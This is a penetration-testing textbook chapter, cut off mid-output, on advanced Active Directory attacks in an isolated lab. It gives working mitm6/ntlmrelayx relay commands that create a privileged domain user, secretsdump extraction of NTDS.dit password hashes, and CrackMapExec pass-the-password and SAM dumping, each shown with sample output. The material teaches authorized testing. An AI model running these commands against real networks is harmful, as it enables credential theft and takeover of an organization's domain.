

13

Advanced Active Directory Attacks

Understanding the security vulnerabilities that are related to the trust of systems and users within Active Directory can be scary; however, it's very useful for aspiring penetration testers and red teamers who are seeking to improve their skillset in identifying security flaws in an Active Directory environment within their organization.

In this chapter, you will learn how to perform advanced Active Directory attacks that focus on abusing trust within Active Directory to gain access and control of devices on a network. You will learn how to perform lateral and vertical movement within the Windows domain, and how to gain domain dominance and persistence within Active Directory.

In this chapter, we will cover the following topics:

- Understanding Kerberos
- Abusing trust on IPv6 with Active Directory
- Attacking Active Directory
- Domain dominance and persistence

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux – <https://www.kali.org/get-kali/>
- Windows Server 2019 – <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019>
- Windows 10 Enterprise – <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise>
- mitm6 – <https://github.com/dirkjanm/mitm6>
- Mimikatz – <https://github.com/gentilkiwi/mimikatz>

Understanding Kerberos

Kerberos is a network authentication protocol that runs on Windows Server, which enables clients to authenticate on the network and access services within the Windows domain. Kerberos provides **single sign-on (SSO)**, which allows a user to authenticate once on a network and access resources without having to re-enter their user credentials each time they need to access a new resource, such as a mapped network drive. Kerberos supports delegated authentication, which allows a service running on a client's computer to act on behalf of the authenticated domain user when it connects to other services on the network. Kerberos supports interoperability, which allows a Windows-based operating system to work in other networks that also use Kerberos as their authentication mechanism. When using Kerberos on a network, it supports mutual authentication, which allows two devices to validate the identity of each other.

Within an Active Directory environment, there are three main elements when working with Kerberos:

- **Client:** A domain user who logs in to a client computer to access a resource, such as a file server or application server
- **Key distribution center (KDC):** This is the *domain controller* that is running Kerberos and Active Directory
- **Application server:** This is usually a server on the domain that is hosting a service or resource

The following steps explain the Kerberos authentication process within Active Directory:

1. When a user logs in to a domain-connected computer using their domain user account, their password is converted into a **New Technology LAN Manager (NTLM)** hash (refer to *Chapter 9* for more information on this). A timestamp is encrypted using the NTLM hash and it is sent across the network to the KDC to validate the user's identity:




Figure 13.1: A Ticket Granting Ticket (TGT) request

2. On the KDC, a **Ticket Granting Ticket (TGT)**, a user authentication token, that is encrypted, and signed by the `krbtgt` account on the KDC and is sent to the client with the logged-on user:




Figure 13.2: The TGT is returned

3. When the logged-on user on the domain-connected computer wants to access a service or application server on the Windows domain, they will need a **Ticket Granting Service (TGS) ticket**. The client sends the TGT to the KDC to request a TGS ticket:




Figure 13.3: A TGS request

4. The KDC encrypts the TGS ticket with the requested service's NTLM hash and sends the TGS ticket to the client with the logged-on user:




Figure 13.4: TGS returned

5. Lastly, when the domain-connected computer connects to the application server, it presents the TGS ticket from the KDC to gain access to the resource/service:




Figure 13.5: Access to the domain resource

As a penetration tester or red teamer, if you're able to breach the `krbtgt` account or compromise the process of generating a ticket, you'll be able to compromise the *domain controller* and everything within it. You will definitely learn how to do this later in this chapter.

Having completed this section, you have learned the fundamentals of how Kerberos helps grant access to services, resources, and systems on an Active Directory domain. Next, you will learn how to abuse trust on an IPv6 network to compromise Active Directory.

Abusing trust on IPv6 with Active Directory

It's been many years since **Transmission Control Protocol/Internet Protocol (TCP/IP)** was created and became the de facto network protocol suite that is currently implemented on all devices that use a network to communicate. As you read earlier in this book, there are many network protocols that were not built with security in mind. One such protocol is the **Internet Protocol version 6**

(IPv6). While IPv6 is the latest implementation of IP and is the successor of IPv4, this protocol is also vulnerable to a lot of network-based cyberattacks.

As an aspiring penetration tester, you can exploit the trust used within an Active Directory domain over an IPv6 network and compromise the Windows domain and the *domain controller* on the network. In this section, you will learn how to use a tool known as **mitm6** to exploit the security vulnerabilities within IPv6 while performing an NTLM relay attack to gain control of the Active Directory domain within the network.

Within many organizations, you will commonly find that the IT team uses IPv4 addressing schemes on their internal networks. This means that there are clients, servers, switches, routers, and firewalls all using IPv4 to communicate. While an organization may not implement an IPv6 addressing scheme on their internal network, IPv6 is enabled by default on modern Windows operating systems such as Windows 10, Windows 11, Windows Server 2019, and Windows Server 2022. Therefore, a penetration tester with the appropriate tools and skills can take advantage of the IPv6 automatic configurations applied within the entire Windows Active Directory and compromise the domain.



When a client has IPv6 enabled, an IPv6 link-local address is automatically created by the host and assigned to the interface. The IPv6 link-local address starts with `FE80::/10` and is primarily used to communicate with hosts on the same subnet. Since each device is auto-assigned an IPv6 link-local address by default without the need for a DHCPv6 server, it is easy to abuse the trust of IPv6 with Active Directory.



While this tip is not needed based on the configurations of our Kali Linux virtual machine, please ensure the network adapter interface within Kali Linux has IPv6 enabled to auto-assign itself an IPv6 link-local address within the `RedTeamLab` network for this attack to be successful.

To get started with compromising a Windows Active Directory domain by leveraging the trust between hosts and exploiting the security vulnerabilities within IPv6, please follow the instructions in the following sections.

Part 1: setting up for an attack

To set up for an attack, follow the steps mentioned below:

1. Ensure Kali Linux is connected to the RedTeamLab network. Open **VirtualBox Manager**, select the **Kali Linux** virtual machine, select **Settings**, go to **Network**, and enable **Adapter 3**. This would enable the network adapter on Kali Linux that's connected to the **RedTeamLab** network within our lab topology, as shown here:





Figure 13.6: Enabling the network adapter

2. Power on the **Windows Server 2019** virtual machine and log in as **Administrator** using the following password: **P@ssword1**.
3. You will need to enable **Lightweight Directory Access Protocol Secure (LDAPS)** on the domain controller. To do this on **Windows Server 2019**, open the **Command Prompt** and use the following commands to install the **Active Directory Certificate Services and Certification Authority** role:

```
C:\Users\Administrator> powershell
PS C:\Users\Administrator> Install-WindowsFeature -Name AD-Certificate,ADCS-Cert-Authority -Restart
```

The following screenshot shows the execution of the preceding PowerShell commands:



```

C:\Users\Administrator> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Install-WindowsFeature -Name AD-Certificate,ADCS-Cert-Authority -Restart

Success Restart Needed Exit Code      Feature Result
-----
True     No             Success      {Active Directory Certificate Services, Ce...
  
```

Figure 13.7: Installing Active Directory Certificate Services


- Next, use the following commands to set up the domain controller as the **Enterprise Certification Authority** and generate the digital certificate with a validity period of 10 years:

```
PS C:\Users\Administrator> Install-AdcsCertificationAuthority -CAType EnterpriseRootCA -CACommonName "redteamlab-DC1-CA"
```

- When you're prompted to perform the "Install-AdcsCertificationAuthority" on target "DC1" operation, type **A** and hit *Enter* to proceed.
- Once the process is completed, use the following commands to reboot Windows Server 2019:

```
PS C:\Users\Administrator> Restart-Computer -Force
```

The following screenshot shows the execution of the preceding commands:



```

PS C:\Users\Administrator> Install-AdcsCertificationAuthority -CAType EnterpriseRootCA -CACommonName "redteamlab-DC1-CA" -KeyLength 2048 -HashAlgorithmName SHA256 -ValidityPeriod Years -ValidityPeriodUnits 10

Confirm
Are you sure you want to perform this action?
Performing the operation "Install-AdcsCertificationAuthority" on target "DC1".
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): A

ErrorId      ErrorString
-----
0

PS C:\Users\Administrator> Restart-Computer -Force
  
```

Figure 13.8: Rebooting the server



Lightweight Directory Access Protocol (LDAP) allows a domain client to send LDAP query messages to a directory server such as a domain controller over the network on port 389 and does not encrypt the communication. Hence, a threat actor can intercept and capture the plaintext messages, as you have seen in the previous chapter. As a best practice, IT professionals usually enable LDAPS to provide data encryption between the domain client and the directory server, which operates on port 636 by default.

Once Windows Server 2019 boots up, power on both the Bob-PC and Alice-PC virtual machines.

Part 2: launching the attack

To launch the attack, follow the steps mentioned below:

1. Power on **Kali Linux**, open the **Terminal** (#1), and use **Impacket's ntlmrelayx** to perform an NTLM relay attack on the targeted domain controller using its IP address with LDAPS while creating a false **Web Proxy Auto-Discovery (WPAD) protocol** hostname to trick the domain controller into providing us with confidential information about all the users, groups, and objects within Active Directory:

```
kali@kali:~$ ntlmrelayx.py -6 -t ldaps://192.168.42.40 -wh wpad.redteamlab.local -l /home/kali/mitm6-loot
```

The following screenshot shows the execution of the preceding commands and that the relay is ready:

```
kali@kali:~$ ntlmrelayx.py -6 -t ldaps://192.168.42.40 -wh wpad.redteamlab.local
cal -l /home/kali/mitm6-loot
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/c
rypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, an
d will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

Figure 13.9: NTLM relay attack

2. Once the attack is successful, the contents of the Active Directory environment will be retrieved from the domain controller and placed in the `/home/kali/mitm6-loot` directory in Kali Linux.



WPAD is a technique that's used on client machines to discover the URL of a configuration file via DHCP discovery methods. Once a client machine discovers a file, it is downloaded onto the client machine and executed.

3. Next, open a new **Terminal** (#2) and use **mitm6** to perform a **man-in-the-middle (MITM)** attack over the IPv6 network with the targeted domain as `redteamlab.local`:

```
kali@kali:~$ sudo mitm6 -i eth2 -d redteamlab.local
```

The following screenshot shows the execution of the preceding commands:

```
kali@kali:~$ sudo mitm6 -i eth2 -d redteamlab.local
[sudo] password for kali:
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:471: Cryptograph
hyDeprecationWarning: Blowfish has been deprecated
  cipher=algorithms.Blowfish,
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:485: Cryptograph
hyDeprecationWarning: CAST5 has been deprecated
  cipher=algorithms.CAST5,
Starting mitm6 using the following configuration:
Primary adapter: eth2 [08:00:27:ee:04:e0]
IPv4 address: 192.168.42.27
IPv6 address: fe80::362:d183:77b6:23d8
DNS local search domain: redteamlab.local
DNS allowlist: redteamlab.local
IPv6 address fe80::4454:1 is now assigned to mac=08:00:27:ef:90:b8 host=DC1.r
edteamlab.local. ipv4=
IPv6 address fe80::4454:2 is now assigned to mac=08:00:27:e9:c5:d6 host=Alice
-PC.redteamlab.local. ipv4=
IPv6 address fe80::4454:3 is now assigned to mac=08:00:27:0f:62:d7 host=Bob-P
C.redteamlab.local. ipv4=
```

Figure 13.10: mitm6



If you encounter an error such as the interface `eth2` not having an IPv6 link-local address assigned, make sure that IPv6 is activated on this interface. Additionally, you can disconnect and reconnect the wired interface on the Kali Linux virtual machine as a simple fix.

4. To trigger an event, simply reboot one of the Windows 10 client systems, such as **Bob-PC**. When the client system reboots, it will automatically attempt to communicate with the domain controller and re-authenticate to the `redteamlab.local` domain.



In a real-world scenario, the client computers on the network will automatically send a **Domain Name System (DNS)** message across the IPv6 network at various time intervals. Be patient and you will capture these messages and perform the relay attack. However, the `mitm6` tool can create communication issues on the network and should not be running for long durations at a time. Running `mitm6` or similar tools can disrupt normal network operations, degrade network performance, and potentially cause unintended **denial-of-service (DoS)** conditions. Such actions could have serious implications for network reliability and security issues.

5. On **Kali Linux**, observe the **Terminal** (#1) that is running `ntlmrelayx`. You will see events occurring almost in real time. Eventually, you will see the following notification messages on your terminal when the attack is successful:

```
[*] Authenticating against ldaps://192.168.42.40 as REDTEAMLAB\BOB-PC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

The following screenshot shows the notifications from Impacket indicating the sequence of events that occurred, allowing Kali Linux to retrieve the Active Directory contents from the domain controller:

```
[*] Authenticating against ldaps://192.168.42.40 as REDTEAMLAB\BOB-PC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Figure 13.11: Capturing loot

Keep in mind that there's sometimes a delay in the NTLM relay attack. Please be patient and observe the messages on the Impacket terminal. Remember, `mitm6` has to intercept the IPv6 traffic on the network and Impacket has to capture and relay the NTLMv2 hashes across to the domain controller, then extract the objects from Active Directory; therefore, it may not always happen in real time.



Both `Impacket` and `mitm6` are typically only used for penetration testing and should be operated only with explicit authorization and within a controlled environment to assess network vulnerabilities (like this isolated lab setup). Using the tools beyond that limited application will be considered malicious by cyber defenders and **security operation centers (SOCs)** and is in fact illegal in many jurisdictions.

6. To view the extracted contents from the domain controller, open a new **Terminal** (#3) and use the following command:

```
kali@kali:~$ ls mitm6-loot
```

As shown in the following snippet, you now have usernames, groups, computers, policies, and so on, which are all extracted and stored in various file formats and categories from the domain controller:

```
kali@kali:~$ ls mitm6-loot
domain_computers_by_os.html  domain_groups.json  domain_trusts.json
domain_computers.grep        domain_policy.grep  domain_users_by_group.html
domain_computers.html        domain_policy.html  domain_users.grep
domain_computers.json        domain_policy.json  domain_users.html
domain_groups.grep           domain_trusts.grep  domain_users.json
domain_groups.html           domain_trusts.html
```

Figure 13.12: Listening files

7. Imagine that this attack is successful by capturing a computer's domain account and relaying it to the domain controller; a valid user was not needed for this attack to be successful within an organization. As a penetration tester, obtaining such confidential data from a domain controller is very useful as you have all the user and computer accounts, groups, policies, and additional information. Next, you will learn how to take over the domain as a penetration tester.

Do not close any of the terminals that are running mitm6 and Impacket, as these tools are needed for taking over the domain.

Part 3: taking over the domain

Within a real-world production environment, an IT professional may log in to a domain-connected computer on the network using their domain administrator account to perform administrative tasks or troubleshooting on the client's computer. This is a perfect opportunity to capture the domain administrator's user credentials, relay them using Impacket to the domain controller, and automatically create a new user account on Active Directory:

1. On Kali Linux, ensure **mitm6** and **Impacket** are still running on the network from the previous section.
2. Next, to trigger an event, let's use a domain administrator account to log in to a Windows client computer such as **Bob-PC**. For the domain administrator credentials, use `wolverine` as the username and `Password123` as the password.

3. Head on back to Kali Linux and observe the Impacket **Terminal** (#1). After a little while, you will see the following notification message:

```
[*] Authenticating against ldaps://192.168.42.40 as REDTEAMLAB\wolverine SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
```

4. This is an indication showing the domain administrator known as REDTEAMLAB\wolverine has successfully logged in to the domain. Next, Impacket will use the credentials to access the domain controller and create a new domain user account automatically, as shown here:

```
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=redteamlab,DC=local
[*] Adding new user with username: sRuCqSHGNB and password: o4u:&q1(7iFKP6, result: OK
[*] Querying domain security descriptor
[*] Success! User sRuCqSHGNB now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20240116-204853.restore
```

Figure 13.13: Domain account created

As shown in the preceding screenshot, a new user was created successfully on the domain controller with sRuCqSHGNB as the username and o4u:&q1(7iFKP6, as the password.

5. Next, let's use secretsdump to extract the contents of the **New Technology Directory Services Directory (NTDS.DIT)** file within the domain controller:

```
kali@kali:~$ secretsdump.py redteamlab.local/sRuCqSHGNB:'o4u:&q1(7iFKP6','@192.168.42.40 -just-dc-ntlm
```

As shown in the following screenshot, we're able to perform a technique known as *OS credential dumping: NTDS* by extracting sensitive information from the NTDS.dit such as domain usernames, device accounts, and password hashes:


```

kali@kali:~$ secretsdump.py redteamlab.local/sRuCqsHGNB:'o4u:8q1(7iFKP6,'@192
.168.42.40 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd638
6fa9c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:faea0ec9ebb153278b5b15a7c41a57e4:
::
gambit:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
:::
rogue:1104:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:
::
wolverine:1105:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fd
b71:::
sqladmin:1106:aad3b435b51404eeaad3b435b51404ee:1e3311cce313d91f44b0913be667f3
6e:::
sRuCqsHGNB:1109:aad3b435b51404eeaad3b435b51404ee:0b0c8486b8c5315f3ea51fb7c179
f9cc:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:8ee5dd382e8f122ce1919d73ddb09e3a::
:
BOB-PC$:1107:aad3b435b51404eeaad3b435b51404ee:a5aac623386ca662f5f6e0b59eee32e
a:::
ALICE-PC$:1108:aad3b435b51404eeaad3b435b51404ee:4a63d090acded72ed2e49d11e2722
a02:::
[*] Cleaning up ...

```

Figure 13.14: Extracting the Security Account Manager (SAM) database



To learn more about *OS Credential Dumping: NTDS*, please see
<https://attack.mitre.org/techniques/T1003/003/>.

6. Lastly, log in to the domain controller using the Administrator account, then open **Server Manager | Tools | Active Directory Users and Computers** and you will see that the new user account exists:




Figure 13.15: Viewing the new account

7. Using the newly created account, you can log in to the domain controller.



To learn more about the functionality of the mitm6 tool, please visit the official GitHub repository at <https://github.com/fox-it/mitm6>.

Having completed this exercise, you have learned how to compromise the trust between domain clients and their domain controller on the network, retrieve sensitive information, and create a user account on the domain. Overall, you have learned how to take over a Windows Active Directory domain by exploiting the trust within the network. In the next section, you will directly exploit the trust established between domain clients and the domain controller on the network.

Attacking Active Directory

As an aspiring penetration tester, it's important to understand how to simulate real-world cyberattacks to perform both lateral and vertical movement within an Active Directory domain.

Vertical movement allows a penetration tester to escalate their privileges *within* a network, as compared to lateral movement, which focuses on using the same user

privileges across multiple systems on the network. Over the next few sections, you will explore various popular tools for achieving this that are definitely needed within your arsenal as a cybersecurity professional.

Lateral movement with CrackMapExec

CrackMapExec is a post-exploitation tool that allows penetration testers to easily automate the process of gathering sensitive information from an Active Directory domain within an organization. This tool is very useful as it also allows penetration testers to compromise the trust between domain clients and domain controllers within the network.

By using a tool such as **CrackMapExec** within an Active Directory domain, penetration testers and red team professionals are able to quickly identify whether a user credential can be used to gain access to other systems on the Windows domain, therefore allowing lateral movement across the network. This technique allows the penetration tester to perform the passing of the username and password and **pass-the-hash (PTH)** techniques on the network; therefore, it's essential you have obtained a valid user credential such as a password or hash prior to using CrackMapExec.

To get started compromising Active Directory with CrackMapExec, please follow these instructions:

1. Power on your **Kali Linux**, **Bob-PC**, **Alice-PC**, and **Windows Server 2019** virtual machines.
2. Since we have already retrieved the user credentials for the **redteamlab\gambit** user account from the previous chapter, we can pass the username (**gambit** or **wolverine**) and password (**Password1**) across the entire domain by using the following commands on Kali Linux:

```
kali@kali:~$ crackmapexec smb 192.168.42.10/24 -u gambit -p Password1 -d redteamlab.local
```

As shown in the following snippet, the domain user account (**gambit**) was able to gain access to two devices on the domain, Bob-PC and Alice-PC:

```
kali@kali:~$ crackmapexec smb 192.168.42.10/24 -u gambit -p Password1 -d redteamlab.local
SMB      192.168.42.26  445  BOB-PC      [+] redteamlab.local\gambit:Password1 (Pwn3d!)
SMB      192.168.42.28  445  ALICE-PC    [+] redteamlab.local\gambit:Password1 (Pwn3d!)
SMB      192.168.42.40  445  DC1         [+] redteamlab.local\gambit:Password1
```

Figure 13.16: Lateral movement

- As shown in the preceding snippet, CrackMapExec performs **Server Message Block (SMB)** enumeration on the targeted network using the specified user credentials in the context of the domain. CrackMapExec then uses the `Pwn3d!` keyword to indicate the attack was successful on two devices. This is a very simple and efficient technique that allows penetration testers to quickly determine whether a domain user account is able to access other systems on the network.
- Next, we can also use CrackMapExec to attempt to retrieve the local **SAM** database of Windows devices on the domain:

```
kali@kali:~$ crackmapexec smb 192.168.42.10/24 -u gambit -p Password1 -d redteamlab.local --sam
```

As shown in the following snippet, CrackMapExec was able to retrieve the contents of the SAM database of both Bob-PC and Alice-PC on the domain by leveraging the user account as it has administrative privileges on both systems:

```
SMB 192.168.42.26 445 BOB-PC [+] Dumping SAM hashes
SMB 192.168.42.28 445 ALICE-PC [+] Dumping SAM hashes
SMB 192.168.42.28 445 ALICE-PC Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c809c0:::
SMB 192.168.42.26 445 BOB-PC Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c809c0:::
